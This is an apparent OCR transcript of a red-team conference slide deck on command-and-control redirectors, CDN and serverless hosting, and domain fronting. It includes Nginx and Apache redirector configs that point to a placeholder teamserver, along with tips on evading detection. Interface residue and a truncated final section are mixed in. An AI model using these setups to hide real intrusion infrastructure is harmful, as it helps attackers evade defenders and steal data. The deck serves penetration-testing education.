Modern C2 and Data Exfiltration

Kyle Avery


Introduction and Agenda

- **Kyle Avery**
  - Pentester and Red Teamer at BHIS, Instructor at WWHF/Antisyphon
  - Twitter: @kyleavery_
  - GitHub: kyleavery

- **Agenda**
  - Background
  - Traditional Redirectors
  - Content Delivery Networks
  - Other Cloud Services
  - DNS over HTTPS


What are C2 and Data Exfiltration?

- Command and control refers to the interaction between a malware implant, a server, and an operator
- This interaction can be used to load other malicious software, install persistence, or copy information out of the environment



What is a Redirector?

- Moving a C2 server is an arduous process and may be required frequently if its IP address gets burned quickly
- Redirectors are intermediate servers that forward data to the primary C2 server without revealing information about it



Redirectors

- Redirectors can be created and destroyed more easily than a C2 server because there is no session data associated with them
- They are less likely to be identified as malicious because they do not share many attributes with the backend server (open ports, JA3, server responses, etc.)
- These redirectors can take many forms but optimally would have the following attributes:
  - Reside in a country that the target operates in
  - Utilize transport layer encryption
  - Valid SSL certificate
  - **Inconspicuous domain name**

Traditional Redirectors

- For many years (and even today) web servers were utilized as C2 redirectors
- Projects like Nginx and Apache feature a reverse proxy capability, allowing them to forward traffic based on rules defined by the operator
- These redirectors can run on a VPS in a location near the customer, but the operator is still responsible for a domain name and SSL certificate

Traditional Redirectors – Nginx

- Nginx does not require a module be installed
- This configuration will redirect all traffic that doesn't match a file on the server to the teamserver

```
location / {
    try_files $uri $uri/ @c2;
}

location @c2 {
    proxy_pass https://TEAMSERVER-IP;
    proxy_redirect off;
    proxy_ssl_verify off;
    proxy_set_header Host $host;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
}
```

Traditional Redirectors – Apache

- Apache's mod_rewrite module can be used for this purpose
- This configuration will only redirect traffic destined for one of the two specified paths with the correct user-agent

```
RewriteEngine On
RewriteCond %{REQUEST_URI} ^/(some/path/here.php|different/path/here.php)/?$
RewriteCond %{HTTP_USER_AGENT} "Mozilla/5.0 \(Windows; U; MSIE 7.0; Windows NT 5.2\)"
RewriteRule ^.*$ http://TEAMSERVER-IP%{REQUEST_URI} [P]
RewriteRule ^.*$ http://google.com/? [L,R=302]
```

Content Delivery Networks (CDN)

- A CDN is a collection of servers that speed up web traffic by caching content closer to users
- These servers are very similar to redirectors in that they redirect traffic based on certain criteria
- The caching feature can be disabled most of the time, turning the CDN endpoints into effective C2 redirectors!
- Many CDN services also provide a free subdomain of their trusted domain
  - Some even include an SSL certificate!

Domain Fronting

- Domain fronting is an attack that takes advantage of a common CDN behavior
- In this scenario, an attacker finds a legitimate domain name that is hosted on the same CDN as their malicious domain
- The malware implant is instructed to specify the legitimate domain as the server name indication (SNI) and the malicious domain as the HTTP host header
- The traffic will find the CDN using the legitimate domain, but then will be sent to the domain specified in the host header
- This attack has been largely mitigated, by vendor modifications, vendor monitoring, and network-based security products

CDN – Azure

- The Azure CDN is a strong option as it provides:
  - A subdomain of azureedge.net
  - A Microsoft-signed SSL certificate
- The configuration is straightforward as well
- Microsoft has been known to find and shut down malicious use of Azure CDN quickly, making it less viable of an option

CDN – Cloudflare

- Cloudflare will provide a valid SSL certificate, but requires an existing domain name
- This has minimal benefit over a traditional redirector, especially since Cloudflare is another company that attempts to shut down these redirectors

CDN – Amazon CloudFront

- AWS will provide a subdomain of cloudfront.net, but automatically generates a random alphanumeric value for the subdomain name

- An SSL certificate will be provided, but only functions if the backend server also has a valid certificate
- The AWS CDN is also the most lenient towards pentesters, they tend to leave domains alone


Welcome to nginx!
Welcome to nginx!
ERROR: The request could not be
demo.winpostex.com
ubuntu@demo: ~
ubuntu@demo:~$
[0] 0:bash*
"demo" 23:17 15-Dec-21

Other Cloud Services

- CDNs were a great option, but some cloud providers have started to crack down on their use for C2 channels – especially with well-known frameworks like Cobalt Strike
- Luckily, CDNs are not the only services offered by most of these providers!
- Azure, Cloudflare, and AWS all feature “serverless” offerings that can be used in place of a CDN
  - Azure and Cloudflare will provide free domain names, Azure provides a certificate

Serverless – Azure App Services

- Azure has a service that allows users to upload code directly to a web server they host
- This service can be used for free, and allows you to create a subdomain of azurewebsites.net with a Microsoft SSL certificate
- @bashexplode wrote cs2webconfig, a tool to automate setup for Cobalt Strike

App Services - Microsoft Azure

https://portal.azure.com/#blade/HubsExtension/BrowseResource/resourceType/Microsoft.Web%2Fsites

Microsoft Azure

Search resources, services, and docs (G+/)

DEFAULT DIRECTORY

App Services

Default Directory

Create | Manage view | Refresh | Export to CSV | Open query | Assign tags | Start | Restart | Stop | Delete | Feedback

Filter for any field... | Subscription == C2 | Resource group == all | Location == all | Add filter

Showing 0 to 0 of 0 records.

No grouping | List view

Name	Status	Location	Pricing Tier	App Service Plan	Subscription	App Type


No app services to display

Create, build, deploy, and manage powerful web, mobile, and API apps for employees or customers using a single back-end. Build standards-based web apps and APIs using .NET, Java, Node.js, PHP, and Python.

Create app service

Learn more about App Service

Create a resource
Home
Dashboard
All services
FAVORITES
All resources
Resource groups
Quickstart Center
App Services
Function App
SQL databases
Azure Cosmos DB
Virtual machines
Load balancers
Storage accounts
Virtual networks
Azure Active Directory
Monitor
Advisor
Microsoft Defender for Cloud
Cost Management + Billing
Help + support


c2-demo-bhis - Microsoft Azure
web.config - wwwroot - App Se
https://c2-demo-bhis.scm.azurewebsites.net/dev/wwwroot/web.config
App Service Editor | c2-demo-bhis
Kyle Avery
EXPLORE
WORKING FILES
hostingstart.html
web.config
applicationHost.xdt
WWWROOT
applicationHost.xdt
hostingstart.html
web.config
web.config
SAVED
1
Console
\>

Serverless – Cloudflare Workers

- The Cloudflare Worker offering is similar, only support JavaScript code
- This service is also free and allows you to create a subdomain of workers.dev
- You will have to request an SSL certificate for backend server, LetsEncrypt does not appear to work with workers.dev domains
- Alfie Champion put out a great blog with setup instructions for Cobalt Strike

https://dash.cloudflare.com/af117230b9e42356b362a68e64de4fe3/workers/overview

CLOUDFLARE

Add site | Support | English (US)

Overview | KV | Plans

Workers

Build serverless applications and deploy instantly across the globe for exceptional performance, reliability, and scale. Documentation

Create a Service

Get started by creating a Service or set up the Wrangler CLI to start developing locally.

12:00AM Thu (UTC) - 12:07AM Thu (UTC) Free

Requests today
20 / 100,000

Your subdomain
c2demo.workers.dev Change

Account ID

af117230b9e42356b362a68e64de4fe3

Click to copy

Manage Notifications

Get started

CLI Quick Start

Tutorials

API tokens

Explore resources


Documentation

Examples

Welcome to nginx!

https://testing.c2demo.workers.dev

Welcome to nginx!



DNS over HTTPS

